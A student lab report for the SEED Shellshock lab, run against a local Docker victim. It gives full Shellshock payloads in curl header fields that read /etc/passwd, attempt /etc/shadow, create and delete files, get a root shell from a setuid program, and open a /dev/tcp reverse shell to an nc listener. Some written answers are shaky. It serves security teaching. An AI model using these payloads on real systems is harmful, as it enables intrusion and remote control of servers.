| SRN : PES1UG20CS825 | NAME : PREM SAGAR J S | SEC : 'H' |
|---|---|---|

# Lab Assignment - 2

## Shell shock Attack Lab

### Task 1: Experimenting with Bash Function

1. First we open the Seed VM terminal and change the directory to the image_www/ folder provided inside the labsetup folder. Now we will make /bin/sh point to the vulnerable bash i.e bash_shellshock provided in the image_www folder.

Command:

```
$ sudo cp bash_shellshock /bin/
$ sudo ln -sf /bin/bash_shellshock /bin/sh
$ ls -l /bin/sh
```

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$sudo cp bash_shellshock /bin/
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$sudo ln -sf /bin/bash_shellshock /bin/sh
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Jan 30 11:59 /bin/sh -> /bin/bash_shellshock
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$
```

2. Now we compile 'task1.c' a program provided in the labsetup folder which is vulnerable and can be exploited using the shellshock attack.

Command:

```
$ gcc task1.c -o vul
```

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$gcc task1.c -o vul
```

3. We make the program a setuid program and change the ownership to root.

Command:

$ sudo chown root vul

$ sudo chmod 4755 vul

$ ./vul

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$sudo chown root vul
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$sudo chmod 4755 vul
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$./vul
total 4848
-rw-rw-r-- 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed     334 Feb 26  2021 Dockerfile
-rw-rw-r-- 1 seed seed     130 Dec  5  2020 getenv.cgi
-rw-rw-r-- 1 seed seed      90 Dec  5  2020 server_name.conf
-rw-rw-r-- 1 seed seed     199 Jan 30 12:09 task1.c
-rwsr-xr-x 1 root seed   16784 Jan 30 12:07 vul
-rw-rw-r-- 1 seed seed      85 Dec  5  2020 vul.cgi
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$
```

4. Now to exploit the program and perform the attack

Command:

$ export foo='() { echo "hello"; }; /bin/sh'

$ ./vul

$ exit

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$export foo='() { echo "hello"; }; /bin/sh'
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$./vul
sh-4.2# exit
exit
```

5. We can conduct the same experiment on the patched version /bin/bash.

We link /bin/sh to the patched bash as follows -

Command:

$ sudo ln -sf /bin/bash /bin/sh

$ export foo='() { echo "hello"; }; /bin/sh'

$ ./vul

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$sudo ln -sf /bin/bash /bin/sh
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$export foo='() { echo "hello"; }; /bin/sh'
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$./vul
total 4848
-rw-rw-r-- 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed     334 Feb 26  2021 Dockerfile
-rw-rw-r-- 1 seed seed     130 Dec  5  2020 getenv.cgi
-rw-rw-r-- 1 seed seed      90 Dec  5  2020 server_name.conf
-rw-rw-r-- 1 seed seed     199 Jan 30 12:09 task1.c
-rwsr-xr-x 1 root seed   16784 Jan 30 12:07 vul
-rw-rw-r-- 1 seed seed      85 Dec  5  2020 vul.cgi
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$
```


## Task 2: Passing Data to Bash via Environment Variable

To exploit a Shellshock vulnerability in a bash-based CGI program, attackers need to pass their data to the vulnerable bash program. The data need to be passed via an environment variable. We have provided another CGI program (getenv.cgi) on the server to help you identify what user data can get into a CGI program.

Task 2. A - Using the browser.

The getenv.cgi code prints out the contents of all the environment variables in the current process. Normally, you would see something like the following if you use a browser to access the CGI program.

Open the Mozilla Firefox browser and go to the url - www.seedlab-shellshock.com/cgi-bin/getenv.cgi



Task 2. B - Using curl

Use the Seed - VM terminal to execute the following commands -
(1) the -v field can print out the HTTP request header.

Command:
$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 30 Jan 2023 17:29:13 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47772
```

(2) the -A, -e, and -H options can set some fields in the header request, and you need to figure out what fields are set by each of them.

Command:
$ curl -A "PES1UG20CS000" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=PES1UG20CS825
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47774
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
```

$ curl -e "PES1UG20CS000" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=PES1UG20CS825
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47780
```

$ curl -H "myName: PES1UG20CS000" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_PREMSAGAR=PES1UG20CS825
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
```

```
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=50622
```

## Task 3: Launching the Shellshock Attack

We can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the bash program, which is invoked before the actual CGI script is executed.

Your job is to launch the attack through the URL http://www.seedlab-shellshock.com/cgi-bin/vul.cgi


Hello World

, so you can get the server to run an arbitrary command.

We exploit the different HTTP fields using the shellshock vulnerability to perform the desired attacks on the server.

Task 3. A - Get the server to send back the content of the /etc/passwd file.

Command:
$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat/etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://ww
w.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Task 3. B - Get the server to tell you its process' user ID. You can use the /bin/id

command to print out the ID information

Command:
$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-she
llshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$
```

What is the id? Does the number hold any significance?

=> The 'id' command returns information about the current user, including the user's user ID (UID) and group ID (GID). In this specific command, it is being run as part of a demonstration of the Shellshock vulnerability. The UID and GID don't hold any significance in this context, but they typically represent the user and group the process is running under.

Task 3. C - Get the server to create a file inside the /tmp folder.

We need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.

Command:
$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/malicious; "
http://www.seedlabshellshock.com/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo;/bin/touch /tmp/maliciou
s; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -
l /tmp/malicious" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp/malicio
us" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
-rw-r--r-- 1 www-data www-data 0 Jan 30 18:12 /tmp/malicious
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$
```

You could also check the /tmp/malicious directly in the victim container, an alternative way is the second command where we exploit the shellshock vulnerability to list out the files.

=>Yes, that is correct. Exploiting the Shellshock vulnerability can allow an attacker to execute arbitrary commands on the vulnerable system, including listing the contents of the /tmp/malicious directory. However, it is important to note that exploiting vulnerabilities like Shellshock is illegal and can cause harm to the affected systems and their users, so it should not be done without proper authorization.

Task 3. D - Get the server to delete the file that you just created inside the /tmp folder.

Command:
$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/malicious; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/rm/tmp/malicious;
" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp/malicious" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp/malicio
us" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
-rw-r--r-- 1 www-data www-data 0 Jan 30 18:12 /tmp/malicious
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$
```

Questions:

• **Question 1:** Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? Explain. (Task 3. B should be a clue)

=>

- It is unlikely that the attacker would be able to steal the contents of the /etc/shadow file from the server through the Shellshock attack alone. The /etc/shadow file contains hashed passwords for the users on the system and is typically only readable by privileged users such as the root user.

- In order for an attacker to steal the contents of the /etc/shadow file, they would need to have elevated privileges on the system, such as root access. Exploiting the Shellshock vulnerability could potentially give the attacker the ability to execute commands with elevated privileges, but this would depend on the specifics of the vulnerability and the configuration of the affected system.

- Even if an attacker were able to steal the contents of the /etc/shadow file, they would still need to crack the hashes in order to obtain the plaintext passwords, which can be a time-consuming and difficult process.

Command:
$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat

/etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat/etc/shadow" http://www
.seedlab-shellshock.com/cgi-bin/vul.cgi
```

• Question 2: HTTP GET requests typically attach data in the URL, after the '?' mark. This could be another approach that we can use to launch the attack.

=> Yes, that is correct. In the context of the Shellshock vulnerability, an attacker could launch an attack by sending an HTTP GET request with a malicious payload in the URL, after the '?' mark. The payload could include code that takes advantage of the Shellshock vulnerability, allowing the attacker to execute arbitrary commands on the vulnerable system. This is just one of many methods that can be used to exploit the Shellshock vulnerability.

Command:
$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</add
ress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47934
```

## Task 4: Getting a Reverse Shell via Shellshock Attack

- The Shellshock flaw allows attackers to execute arbitrary commands on a compromised system. Attackers must use a reverse shell to do this. A reverse shell is a shell process that is initiated on a system and has its input and output controlled by someone on a

distant computer. The shell runs on the victim's system but accepts input from the attacker's machine.

- A commonly used program by attackers is netcat, which becomes a TCP server that listens for a connection on a specified port. In the following experiment, netcat (nc for short) is used to listen for connection on port 9090 (let us focus only on the first line).

```
PES1UG20CS825~/.../image_www>ifconfig
br-c0652f6bcb06: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:14ff:fef6:e6da  prefixlen 64  scopeid 0x20<link>
        ether 02:42:14:f6:e6:da  txqueuelen 0  (Ethernet)
        RX packets 205  bytes 22779 (22.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 321  bytes 31869 (31.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:7bff:fe38:3bb8  prefixlen 64  scopeid 0x20<link>
        ether 02:42:7b:38:3b:b8  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1739 (1.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
```

1. Open a new terminal tab (seed VM) and start the netcat connection. This is where we will be able to get the reverse shell.

Ifconfig:

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8b15:21c2:7bf1:d92f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2d:97:71  txqueuelen 1000  (Ethernet)
        RX packets 254123  bytes 282278347 (282.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 128055  bytes 15583604 (15.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Command:

$ nc -l 9090

```
PES1UG20CS825~/.../image_www>nc -l 9090
 bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@e08d0ba68d2d:/usr/lib/cgi-bin$ ls
 ls
getenv.cgi
vul.cgi
www-data@e08d0ba68d2d:/usr/lib/cgi-bin$
```

2. On another terminal tab (seed VM) execute the attack to get the reverse shell

Command:

$ curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i
> /dev/tcp/ip_addr/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > /dev/tcp/10
.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

- In summary, the command "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1" starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection.

## Task 5: Using the Patched Bash

- Now we use a bash program that has already been patched. The program /bin/bash is a patched version. Please replace the first line of the CGI programs with this program.
- Opening the container terminal using docksh victim-10.9.0.80 -

On Victim - 10.9.0.80,

Command:

# cd /usr/lib/cgi-bin/

# nano getenv.cgi

```
[01/30/23]seed@VM:~/.../image_www$ docksh victim-10.9.0.80
root@e08d0ba68d2d:/# export PS1="Victim:PES1UG20CS825:Prem Sagar J S\w\n>"
Victim:PES1UG20CS825:Prem Sagar J S/
>cd /usr/lib/cgi-bin/
Victim:PES1UG20CS825:Prem Sagar J S/usr/lib/cgi-bin
>nano getenv.cgi
Victim:PES1UG20CS825:Prem Sagar J S/usr/lib/cgi-bin
>
```

```
 GNU nano 4.8                          getenv.cgi                          Modified
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Now go back to your VM terminal (seed user)

Command:

$ curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i
> /dev/tcp/ip_addr/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/getenv.cgi

```
Attacker:PES1UG20CS825:Prem Sagar J S~/.../image_www
$curl -A "() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > /dev/tcp/10
.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/getenv.cgi
****** Environment Variables ******
HTTP_HOST=10.9.0.80
HTTP_USER_AGENT=() { echo hello; }; echo Content_type:text/plain; echo; echo; /bin/bash -i > /dev/
tcp/10.0.2.15/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
```